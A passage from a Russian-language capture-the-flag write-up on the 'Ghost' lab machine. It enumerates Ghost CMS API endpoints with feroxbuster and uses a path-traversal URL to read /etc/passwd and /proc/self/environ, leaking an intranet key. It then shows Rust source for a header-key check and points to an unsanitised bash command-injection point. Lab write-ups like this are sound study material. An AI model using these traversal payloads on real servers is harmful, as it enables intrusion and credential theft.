Staff users
Publishing
Memberships

URL

`https://{admin_domain}/ghost/api/content/`

Your admin domain can be different to your site domain. Using the correct domain and protocol are critical to getting consistent behaviour, particularly when dealing with CORS in the browser. All Ghost(Pro) blogs have a `*.ghost.io domain` as their admin domain and require https.

Key


`?key={key}`

Content API keys are provided via a query parameter in the URL. These keys are safe for use in browsers and other insecure environments, as they only ever provide access to public data. Sites in private mode should consider where they share any keys they create.

Obtain the Content API URL and key by creating a new `Custom Integration` under the **Integrations** screen in Ghost Admin.

Справка Developer docs

Проверим, обрабатывается ли URL `http://ghost.htb:8008/ghost/api/content/` на сервере.


Не защищено
ghost.htb:8008/ghost/api/content/
Автоформатировать ☑

```
{
  "errors": [
    {
      "message": "Resource not found",
      "context": null,
      "type": "NotFoundError",
      "details": null,
      "property": null,
      "help": null,
      "code": null,
      "id": "a8ea58a0-6a90-11ef-a5d2-ed56d9d42818",
      "ghostErrorCode": null
    }
  ]
}
```


Тестирование API

Теперь переберем эндпоинты с помощью сканера **feroxbuster**.

При запуске укажем следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-d` — глубина сканирования;
- `-t` — количество потоков.

```
feroxbuster -u http://ghost.htb:8008/ghost/api/content/ -w directory_2.3_medium_lowercase.txt -d 1 -t 128
```




```
404      GET        1l        3w      204c http://ghost.htb:8008/ghost/api/content/email
404      GET        1l        3w      204c http://ghost.htb:8008/ghost/api/content/r
404      GET        1l        3w      204c http://ghost.htb:8008/ghost/api/content/webmentions/
404      GET        1l        3w      204c http://ghost.htb:8008/ghost/api/content/ghost
404      GET        1l        3w      204c http://ghost.htb:8008/ghost/api/content/webmentions/receive
404      GET        1l        3w      204c http://ghost.htb:8008/ghost/api/content/p
404      GET        1l        3w      204c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        1l       27w      374c http://ghost.htb:8008/ghost/api/content/pages
403      GET        1l       27w      374c http://ghost.htb:8008/ghost/api/content/newsletters
403      GET        1l       27w      374c http://ghost.htb:8008/ghost/api/content/posts
403      GET        1l       27w      374c http://ghost.htb:8008/ghost/api/content/authors
403      GET        1l       27w      374c http://ghost.htb:8008/ghost/api/content/tags
403      GET        1l       27w      374c http://ghost.htb:8008/ghost/api/content/settings
403      GET        1l       27w      374c http://ghost.htb:8008/ghost/api/content/recommendations
```

Результат перебора API

В списке есть нужный нам `posts`. В запросе к этому API передаем токен, а также путь к файлу `/etc/passwd` с обходом каталогов.

```
http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../../../../../etc/passwd
```



Не защищено
ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../../../../../etc/passwd
Автоформатировать ☑

```
      "featured": true,
      "visibility": "public",
      "created_at": "2024-01-09T05:51:40.000+00:00",
      "updated_at": "2024-01-09T05:52:59.000+00:00",
      "published_at": "2024-01-09T05:52:29.000+00:00",
      "custom_excerpt": null,
      "codeinjection_head": null,
      "codeinjection_foot": null,
      "custom_template": null,
      "canonical_url": null,
      "url": "http://ghost.htb/embarking-on-the-supernatural-journey-welcome-to-ghost/",
      "excerpt": "Greetings, fellow seekers of the unknown!\n\nIt is with great excitement and a touch of trepidation that we welcome you to the digital realm of Ghost, your go-to destination for unraveling the
veil of the ordinary. As we embark on this supernatural journey together, allow us to extend our hand and guide you through the shadowy corridors of the unexplained.\n\n\nWhy Ghost?\n\nThe quest to understand t
into the fabric of human history. From anc",
      "reading_time": 1,
      "access": true,
      "comments": false,
      "og_image": null,
      "og_title": null,
      "og_description": null,
      "twitter_image": null,
      "twitter_title": null,
      "twitter_description": null,
      "meta_title": null,
      "meta_description": null,
      "email_subject": null,
      "frontmatter": null,
      "feature_image_alt": null,
      "feature_image_caption": null
    }
  ],
  "meta": {
    "pagination": {
      "page": 1,
      "limit": 15,
      "pages": 1,
      "total": 1,
      "next": null,
      "prev": null
    },
    "extra": {
      "../../../../../../../../etc/passwd":
"root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin
:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\noperator:x
\nman:x:13:15:man:/usr/man:/sbin/nologin\npostmaster:x:14:12:postmaster:/var/mail:/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/
/var/spool/cron/atjobs:/sbin/nologin\nsquid:x:31:31:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X Font
Server:/etc/X11/fs:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\ncyrus:x:85:12::/usr/cyrus:/sbin/nologin\nvpopmail:x:89:89::/var/vpopmail:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin
/mqueue:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nnode:x:1000:1000:Linux User,,,:/home/node:/bin/sh\n"
    }
  }
}
```

Ответ сервера

В ответе сервера получаем содержимое запрошенного файла, а значит, уязвимость LFI присутствует. Получим переменные окружения, среди которых должен быть и `DEV_INTRANET_KEY`.

```
http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../../../../../proc/self/environ
```




```
    "extra": {
      "../../../../../../../../proc/self/environ":
"HOSTNAME=26ae7990f3dd\u0000database__debug=false\u0000YARN_VERSION=1.22.19\u0000PWD=/var/lib/ghost\u0000NODE_ENV=production\u0000database__c
ttp://ghost.htb\u0000DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe\u0000database__useNullAsDefault=true\u0000GHOST_CONTENT=/var/lib/ghost/content\u0000S
cal/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000NODE_VERSION=18.19.0\u0000GHOST_VERSION=5.78.0\u0000"
    }
```

Переменные окружения

Перейдем ко второму сервису.

Command Injection


В исходном коде сервиса сразу найдем все места, где используется ключ доступа. Ключ нужно передавать в соответствующем заголовке.


SEARCH
DEV_INTRANET_KEY
2 results in 2 files - Open in editor
.env.example backend
DEV_INTRANET_KEY=
dev.rs backend/src/api
if key == std::env::var("DEV_INTRANET_KEY").unwra...
dev.rs
backend > src > api > dev.rs

```
use rocket::http::Status;
use rocket::Request;
use rocket::request::{FromRequest, Outcome};

pub(crate) mod scan;

pub struct DevGuard;

#[rocket::async_trait]
impl<'r> FromRequest<'r> for DevGuard {
    type Error = ();

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        let key = request.headers().get_one("X-DEV-INTRANET-KEY");
        match key {
            Some(key) => {
                if key == std::env::var("DEV_INTRANET_KEY").unwrap() {
                    Outcome::Success(DevGuard {})
                } else {
                    Outcome::Error((Status::Unauthorized, ()))
                }
            },
            None => Outcome::Error((Status::Unauthorized, ()))
        }
    }
}
```

Исходный код приложения

Затем среди всех эндпоинтов найдем функцию сканирования. Параметр `url` передается в командную оболочку `bash` без каких-либо предварительных проверок.

